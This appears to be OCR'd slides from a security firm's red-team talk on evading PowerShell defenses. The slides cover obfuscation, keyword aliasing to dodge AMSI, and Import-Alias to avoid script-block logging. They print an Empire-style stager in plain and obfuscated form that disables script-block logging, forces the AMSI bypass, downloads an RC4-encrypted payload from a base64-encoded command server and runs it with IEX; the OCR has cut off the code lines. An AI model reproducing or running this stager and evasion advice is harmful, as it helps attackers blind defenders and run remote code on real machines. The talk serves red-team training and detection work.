  - Complexity of the payload
  - Can add a significant amount of size
  - Takes time to encode every command
  - Can be defeated if analyzed at the end



Obfuscation

UN-OBFUSCATED

```
IF($PSVersIonTABLe.PSVErSIoN.MAJOr -ge 3){$6Ce0=[rEF].ASSEmblY.GeTTYPe('System.Management.Automa
PolicySettings','N'+'onPublic,Static');IF($6Ce0){$8FBa=$6Ce0.GETVAluE($nuLL);If($8fBA['ScriptB'+
Logging'][''EnableScriptB'+'lockLogging']=0;$8fba['ScriptB'+'lockLogging']['EnableScriptBlockInvo
enERic.DICtIonArY[stRInG,SySteM.OBjECT]]::neW();$VaL.Add('EnableScriptB'+'lockLogging',0);$VAl.A
g',0);$8Fba['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLog
e`Ld"('signatures','N'+'onPublic,Static').SetValUE($nuLl,(New-ObjecT COLLECTIons.GeNeric.HasHSET
E('System.Management.Automation.Amsi'+'Utils');$Ref.GEtFIEld('amsiInitF'+'ailed','NonPublic,Stat
NET.SERVICePOIntMaNaGeR]::Expect100CoNtINuE=0;$AeFb=New-OBJect SysTEM.Net.WEbClIENt;$u='Mozilla/
.0; rv:11.0) like Gecko';$ser=$([TExt.ENCODING]::UNiCODE.GETSTRING([COnvERt]::FROMBaSe64StRing('
C4AMQAzADkALgA4ADAAOgA0ADYAMwA=')));$t='/news.php';$aEFb.HeAderS.Add('User-Agent',$u);$aeFb.PrOx
PROXy;$aEFB.ProxY.CrEdeNtIALs = [SYsTEm.Net.CReDENTiaLCAche]::DEfAULtNetWorKCREdeNTiAls;$Script:
nCOdINg]::ASCII.GETByTes('/ZbuV;D[*5tpyG,:oWnjCxd-AIg+EhN^');$R={$D,$K=$ARGs;$S=0..255;0..255|%{
[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-
EAderS.Add("Cookie","RNiCpcvfmYw=V+7I5nnJ64e1d5xIGwDZCmbmXsc=");$dAtA=$aefB.DOwNLOADData($sER+$T
A.LenGtH];-Join[ChAR[]](& $R $data ($IV+$K))|IEX
```

OBFUSCATED

```
 seT-item  ('v'+'aRI'+'Ab'+'LE:rk9o'+'Vc') (  [TYPe]("{1}{12}{6}{3}{4}{11}{0}{8}{5}{10}{7}{9}{2}" -f
,'b','.','CtiOnaRy[','L')) ;$x5teH8 =  [tYpe]("{0}{1}{2}{3}" -F 'SC','R','i','PtblocK') ;    SEt-ITEm
aRIAble ("KY"+"f")  (  [TypE]("{5}{1}{4}{0}{3}{2}{6}"-F'VIcEpOInT','neT.S','ge','MaNA','er','SYsTEM.'
I','nG','Te')) ;  set-vARiaBLE ('z'+'ap5') ([tyPe]("{0}{1}{2}" -f'CON','v','erT'))  ;  $Ac5  = [Type]
"{1}{0}{2}" -f '3TG','bw','j')  ([TyPe]("{1}{2}{4}{5}{3}{0}" -f'NtiAlcAcHe','s','ys','e','Te','M.NEt.
YStem','TEXT.eN','ING','coD','.'))  ;If(${Psv`eRS`IoN`TA`BLe}."PSVeR`sI`On"."MA`jOR" -gE 3){${6`ce0}=
}{2}{8}{0}{5}{1}{7}{4}{6}" -f'at','on.','em.Management.','t','til','i','s','U','Autom','Sys'))."GetFI
'),'N'+("{2}{3}{1}{0}"-f ',Static','ublic','on','P'));IF(${6`CE0}){${8`Fba}=${6c`E0}.("{1}{2}{0}"-f '
'crip','tB')+("{2}{1}{0}" -f'gging','ockLo','l')]){${8`FBA}[("{0}{2}{1}"-f'Scrip','B','t')+("{0}{1}{2
','E')+("{2}{1}{0}" -f'ging','ckLog','lo')]=0;${8`FbA}[("{2}{0}{1}"-f 'ip','tB','Scr')+("{2}{0}{1}" -
eSc','gin','ript','Ena','kInvo','ionLog','Bloc','cat','g')]=0}${v`Al}=  $RK9ovC::("{1}{0}" -f 'ew','n
0}" -f'tB','p','eScri','Ena','bl')+("{2}{3}{1}{0}" -f 'ng','gi','lockL','og'),0);${V`Al}.("{0}{1}"-f
,'ionLogging','at','l','able','ockI','nv','En'),0);${8f`Ba}[(("{18}{12}{13}{3}{15}{10}{16}{14}{2}{1}
L_','icro','iptB','sof','Sh','s{0}M','ows{0}','H','t{0}Wind','KEY','_LOC','E{0}Sof','MAC','IN','Power
)]=${V`AL}}ELsE{ (  varIaBlE  ("{1}{0}" -f'h8','X5Te') ).VALUE."GETFIe`ld"(("{1}{0}{2}"-f 'natur','si
."S`etv`ALuE"(${nu`LL},(."{1}{0}{2}" -f'O','New-','BjEcT') ("{2}{3}{6}{0}{4}{5}{1}"-f '.G','[strIng]
abLE ("Of"+"Y8")  ).Value."ASse`MBLy".("{0}{1}" -f'GETT','ypE').Invoke(("{6}{0}{2}{4}{1}{5}{3}"-f'Man
ils','U'));${r`eF}.("{0}{2}{1}"-f 'GeTFI','ld','E').Invoke(("{2}{1}{0}" -f 'itF','iIn','ams')+("{0}{1
0}{1}" -f 'VaLU','e','SET').Invoke(${N`UlL},${tr`UE});};  (Get-ChilditeM ('v'+'aRIAB'+'Le:KYf') ).VAL
,'New-O') ("{1}{2}{0}{3}" -f 'et.WeBClI','SyStEm.','N','ENT');${U}=("{3}{8}{2}{1}{17}{15}{7}{18}{0}{4
,'1.',' like Gec','; WOW6','zilla/5.0 (W','n','ide','0)',':1','ko','t/7.0; rv','.1','r',' 6','4;');${
') -val)::("{4}{1}{0}{2}{3}"-f'4St','mBASE6','RI','NG','FRO').Invoke(("{3}{4}{6}{1}{7}{0}{9}{5}{11}{2
','gA','ADYAMwA=','ADEANgA4A','A4ADAAOgA0','4AMQA'))));${t}=("{0}{1}{2}{3}{4}" -f'/l','o','g','in/pr'
"{0}{2}{3}{1}" -f 'User','t','-Ag','en'),${U});${ae`FB}."Pro`xY"=  (  gi  ('vARI'+'ablE:A'+'C5')  ).V
 (gET-vAriAbLe  ("{0}{2}{1}" -f 'bW3','J','Tg') -vaL )::"DEFauLt`NeTW`Ork`CrEd`EntI`A`LS";${S`crI`pT:
Le:UHw0kX")).ValUE::"aSc`ii".("{0}{1}{2}"-f'G','ET','ByTES').Invoke(("{1}{7}{3}{6}{2}{4}{5}{0}" -f'^'
,${k}=${AR`gS};${S}=0..255;0..255|.('%'){${J}=(${j}+${S}[${_}]+${k}[${_}%${K}."cOU`Nt"])%256;${s}[${_
6;${H}=(${h}+${s}[${I}])%256;${S}[${I}],${s}[${h}]=${S}[${H}],${S}[${I}];${_}-BxoR${s}[(${S}[${I}]+${
(("{0}{1}" -f 'C','ookie'),("{3}{10}{2}{1}{7}{0}{6}{4}{8}{9}{5}"-f'Yw=9fT+/F','vf','pc','R','ZO','ni4
}{0}{3}"-f'DaT','D','OwnLoAD','a').Invoke(${s`ER}+${t});${I`V}=${Da`TA}[0..3];${D`ATA}=${d`ATA}[4..${
"{0}{1}" -f 'I','EX')
```

Obfuscation

- Obfuscation on its own can get most payloads 90% of the way to not being detected
- The key piece is you still need to remove the common signatures that give things away (Structure or Keywords)

```
[SySTEM.NEt.SErVIcEPoiNtManaGEr]::ExpECT100CoNTinUe=0;
$508C=NEW-OBJECT SYSTeM.Net.WEBClIent;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11
$508C.HeaDerS.Add('User-Agent',$u);
$508C.HeAdERS.ADD('User-Agent',$u);
$508C.PrOXY=[SYsTEm.NET.WeBREQuEsT]::DeFAUlTWEbPrOxY;$508c
$Script:Proxy = $508c.Proxy;
```

Keyword Aliasing

- AMSI searches for common terms in memory which raises your threat level
- These can be triggered even when not ran directly
- For example:
  - Mimikatz
  - Empire
  - PowerSploit
  - Etc

```
Invoke-Mimikatz
At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

```
PS C:\Users\dredg> Invoke-Empire
At line:1 char:1
+ Invoke-Empire
+ ~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Keyword Obfuscation

- Changing commonly flagged terms to random strings makes detection **REALLY** hard
- Why don't you do this with everything?
  - You can, but it is time consuming to pick which values to alias
  - Requires a lot of entries into the database (every alias needs to be tracked)


	Keyword	Replacement
	Filter	Filter
1	Invoke-Mimikatz	Q8D45
2	Invoke-Empire	DLXZN

Invoke-Mimikatz -> Q8D45

Invoke-Empire -> DLXZN

Importing to Avoid Script Logs


- Import-Alias can avoid obfuscated script block logs
  - Importing the aliasing never hits the log
  - Supports WebDAV allowing for remote file locations
- Can use other functions like Import-clixml
- If Module Logging is enabled:
  - Import-Alias still hits the log
  - Module Logging is basically impossible to avoid initially



Import Alias Log

- All that hits the log is our imported aliasing name
- Can embed commands in the alias description

```
PS C:\Users\Kevin> Iex "New-Object system.net.webclient"

AllowReadStreamBuffering  : False
AllowWriteStreamBuffering : False
Encoding                  : System.Text.SBCSCodePageEncoding
BaseAddress               :
Credentials               :
UseDefaultCredentials     : False
Headers                   : {}
QueryString               : {}
ResponseHeaders           :
Proxy                     : System.Net.WebRequest+WebProxyWrapper
CachePolicy               :
IsBusy                    : False
Site                      :
Container                 :
```



Demo Time

Good Red Team Practices

- Red Teaming is about representing the threat not “winning”
  - Getting caught is not necessarily bad!
- The newest exploits and techniques might not teach the customer much
  - 0-days are cool, but don’t provide useful takeaways
- Red Teams are there to represent threats and APTs still <3 PowerShell

Questions?

INFO@BC-SECURITY.ORG

@BCSECURITY1

HTTPS://WWW.BC-SECURITY.ORG/